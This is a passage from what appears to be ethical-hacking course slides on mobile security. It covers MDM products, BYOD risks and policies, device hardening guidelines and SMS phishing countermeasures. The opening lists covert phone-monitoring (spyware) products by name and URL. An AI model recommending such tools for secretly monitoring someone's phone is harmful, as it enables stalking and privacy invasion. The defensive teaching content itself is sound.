<http://www.spybubble.com>



**Spyera**  
<http://spyera.com>



**Mobistealth**  
<http://www.mobistealth.com>



**PhoneSheriff**  
<http://www.phonesheriff.com>



**FlexiSPY**  
<http://www.flexispy.com>



**My Mobile Watchdog**  
<https://www.mymobilewatchdog.com>



**Highster Mobile**  
<http://www.highstermobile.com>




**SpyToMobile**  
<http://spytomobile.com>


# Module Flow



**1**  
**Mobile Platform  
Attack Vectors**




**2**  
**Hacking Android OS**




**3**  
**Hacking iOS**




**4**  
**Hacking Windows  
Phone OS**




**5**  
**Hacking BlackBerry**



**6**  
**Mobile Device  
Management**



**7**  
**Mobile Security  
Guidelines and Tools**




**8**  
**Mobile Pen Testing**

# Mobile Device Management (MDM)



- Mobile Device Management (MDM) provides platforms for over-the-air or wired distribution of applications, data and configuration settings for all types of mobile devices, including mobile phones, smartphones, tablet computers, etc.
- MDM helps in implementing enterprise-wide policies to reduce support costs, business discontinuity, and security risks
- It helps system administrators to deploy and manage software applications across all enterprise mobile devices to secure, monitor, manage, and supports mobile devices
- It can be used to manage both company-owned and employee-owned (BYOD) devices across the enterprise



# MDM Solution: MaaS360 Mobile Device Management (MDM)




01

MaaS360 supports the complete mobile device management (MDM) lifecycle for smartphones and tablets including iPhone, iPad, Android, Windows Phone, BlackBerry, and Kindle Fire.

02

As a fully integrated cloud platform, MaaS360 simplifies MDM with rapid deployment, and comprehensive visibility and control that spans across mobile devices, applications, and documents



The screenshot shows the 'Configure Passcode Policy' section of the MaaS360 interface. On the left, there is a sidebar with the following options:

- Workplace Settings
- Device Settings
- Passcode
- Server
- Entitlement
- Application Compliance
- Bring Your Own Compliance
- Leave/Expense
- WiFi
- VPN
- Hot Spots
- Device Management

The main panel displays the 'Configure Passcode Policy' configuration screen with the following fields:

- Passcode Quality: 4.0000
- Minimum Passcode Length (4-16 characters): 8
- Maximum Passcode Age (in Days): 180
- Allowed Idle Time (in minutes) Before Auto-Lock: 1 minute
- Passcode History: 10
- Number of Failed Passcode Attempts Before All Data is Erased (3-10): 5

<http://www.maas360.com>


# MDM Solutions



**XenMobile**  
<http://www.citrix.com>




**Good Mobile Manager**  
<http://www1.good.com>



**Absolute Manage MDM**  
<http://www.absolute.com>



**MobileIron**  
<http://www.mobileiron.com>




**SAP Afaria**  
<http://www.sybase.com>



**Tangoe MDM**  
<http://www.tangoe.com>



**Device Management Centre**  
<http://www.sicap.com>



**MobiControl**  
<https://www.soti.net>



**AirWatch**  
<http://www.air-watch.com>




**MediaContact**  
<http://www.device-management-software.com>

# Bring Your Own Device (BYOD)



- Bring your own device (BYOD) refers to a policy allowing an employee to bring their personal devices such as laptops, smartphones, and tablets at workplace and use them for accessing organization's resources as per their access privileges
- BYOD policy allow employees to use the devices that they are comfortable with and best fits his/her preferences and work purposes



# BYOD Risks



|                                                |                                                      |
|------------------------------------------------|------------------------------------------------------|
| Sharing confidential data on unsecured network | Data leakage and endpoint security issues            |
| Improperly disposing device                    | Support of many different devices                    |
| Mixing personal and private data               | Lost or stolen devices                               |
| Lack of awareness                              | Ability to bypass organizations network policy rules |
| Infrastructure issues                          | Disgruntled employees                                |

# BYOD Policy Implementation



01

Define your requirements



02

Select device of your choice and build a technology portfolio

03


Develop policies

04

Security

05

Support



# BYOD Security Guidelines for Administrator



Secure organization's data centers with multi-layered protection systems



Make it clear who owns what apps and data



Make it clear what apps will be allowed or banned



Do not allow jailbroken and rooted devices

Educate your employees about the BYOD policy



Use encrypted channel for data transfer



Control access based on the need-to-know



Apply session authentication and timeout policy on access gateways



# **BYOD Security Guidelines for Employee**



**Use encryption mechanism to store data**



**Maintain a clear separation between the business and personal data**



**Register devices with a remote locate and wipe facility if company policy permits**



**Regularly update your device with latest OS and patches**




**Use anti-virus and data loss prevention (DLP) solutions**


# Module Flow



**1**  
**Mobile Platform  
Attack Vectors**



**2**  
**Hacking Android OS**



**3**  
**Hacking iOS**




**4**  
**Hacking Windows  
Phone OS**




**5**  
**Hacking BlackBerry**



**6**  
**Mobile Device  
Management**



**7**  
**Mobile Security  
Guidelines and Tools**



**8**  
**Mobile Pen Testing**


# General Guidelines for Mobile Platform Security




Do not load too many applications and avoid auto-upload of photos to social networks



Perform a Security Assessment of the Application Architecture



Maintain configuration control and management



Install applications from trusted application stores




Securely wipe or delete the data disposing of the device

Ensure that your Bluetooth is “off” by default. Turn it on when ever it is necessary

Do not share the information within GPS-enabled apps unless they are necessary

Never connect two separate networks such as Wi-Fi and Bluetooth simultaneously

# General Guidelines for Mobile Platform Security (Cont'd)



## 1 Use Passcode

- Configure a strong passcode with maximum possible length to gain access to your mobile devices
- Set an idle timeout to automatically lock the phone when not in use
- Enable lockout/wipe feature after a certain number of attempts



## 3 Enable Remote Management

- In an enterprise environment, use Mobile Device Management (MDM) software to secure, monitor, manage, and support mobile devices deployed across the organization



## 5 Use Remote Wipe Services

- Use remote wipe services such as Remote Wipe (Android) and Find My iPhone or FindMyPhone (Apple iOS) to locate your device should it be lost or stolen




## 2 Update OS and Apps



## 4 Do not allow Rooting or Jailbreaking

- Ensure your MDM solutions prevent or detect rooting/jailbreaking
- Include this clause in your mobile security policy



## 6 Encrypt Storage

- If supported, configure your mobile device to encrypt its storage with hardware encryption



# General Guidelines for Mobile Platform Security (Cont'd)



|                                             |                                                                                                                                                                                                      |
|---------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Perform periodic backup and synchronization | <ul style="list-style-type: none"><li>⊖ Use a secure, over-the-air backup-and-restore tool that performs periodic background synchronization</li></ul>                                               |
| Filter e-mail-forwarding barriers           | <ul style="list-style-type: none"><li>⊖ Filter email/emails by configuring server-side settings of the corporate email/emails system</li><li>⊖ Use commercial data loss prevention filters</li></ul> |
| Configure Application certification rules   | <ul style="list-style-type: none"><li>⊖ Allow only signed applications to install or execute</li></ul>                                                                                               |
| Harden browser permission rules             | <ul style="list-style-type: none"><li>⊖ Harden browser permission rules according to company's security policies to avoid attacks</li></ul>                                                          |
| Design and implement mobile device policies | <ul style="list-style-type: none"><li>⊖ Set a policy that defines the accepted usage, levels of support, and type of information access permitted on different devices</li></ul>                     |

# General Guidelines for Mobile Platform Security (Cont'd)



**Set require passcode to immediately**

**Thwart passcode guessing: set erase data to ON**

**Enable auto-lock and set to one minute**

**Encrypt the device and backups**



**Configure wireless to ask to join networks**

**Perform regular software maintenance**



**Control the location of backups**

**Control devices and applications**



**Prohibit USB keys**

**Encrypt backups**

**Prevent local caching of email**

**Sandbox application and data**



# General Guidelines for Mobile Platform Security (Cont'd)



Disable the collection of Diagnostics and Usage Data under Settings → General → About

Apply software updates when new releases are available

Limit logging data stored on device

Use device encryption and patch applications

Managed operating environment

Managed application environment

Press the power button to lock the device whenever it is not in use

Verify the location of printers before printing sensitive documents

Utilize a passcode lock to protect access to the mobile device - consider the eight character non-simple passcode

Report a lost or stolen device to IT so they can disable certificates and other access methods associated with the device

# General Guidelines for Mobile Platform Security (Cont'd)



**1**

Consider the privacy implications before enabling location-based services and limit usage to trusted applications

**2**

Keep sensitive data off of shared mobile devices. If enterprise information is locally stored on a device, it is recommended that this device not be openly shared

**3**

Ask your IT department how to use Citrix technologies to keep data in the data center and keep personal devices personal

**4**

If you must have sensitive data on a mobile device, use follow-me data and ShareFile as an enterprise-managed solution

**5**

(Android) Backup to Google Account so that sensitive enterprise data is not backed up to the cloud

**6**

Configure location services to disable location tracking for applications that you do not want to know your location information

**7**

Configure notifications to disable the ability to view notifications while the device is locked for applications that could display sensitive data

**8**

Configure AutoFill - Auto-fill Names and Passwords for browsers to reduce password loss via shoulder-surfing and surveillance (if desired and allowed by enterprise policy)

# Mobile Device Security Guidelines for Administrator



01 Publish an enterprise policy that specifies the acceptable usage of consumer grade devices and bring-your-own devices in the enterprise




02 Publish an enterprise policy for cloud



03 Enable security measures such as antivirus to protect the data in the datacenter



04 Implement policy that specifies what levels of application and data access are allowable on consumer-grade devices, and which are prohibited



05 Specify a session timeout through Access Gateway



06 Specify whether the domain password can be cached on the device, or whether users must enter it every time they request access



07 Determine the allowed Access Gateway authentication methods from the following:



- No authentication
- Domain only
- SMS authentication
- RSA SecurID only
- Domain + RSA SecurID

# SMS Phishing Countermeasures



Never reply to a suspicious SMS without verifying the source



Do not click on any links included in the SMS



Never reply to a SMS that requires personal and financial information from you



## Review the bank's policy on sending SMS



Enable the "block texts from the internet" feature from your provider



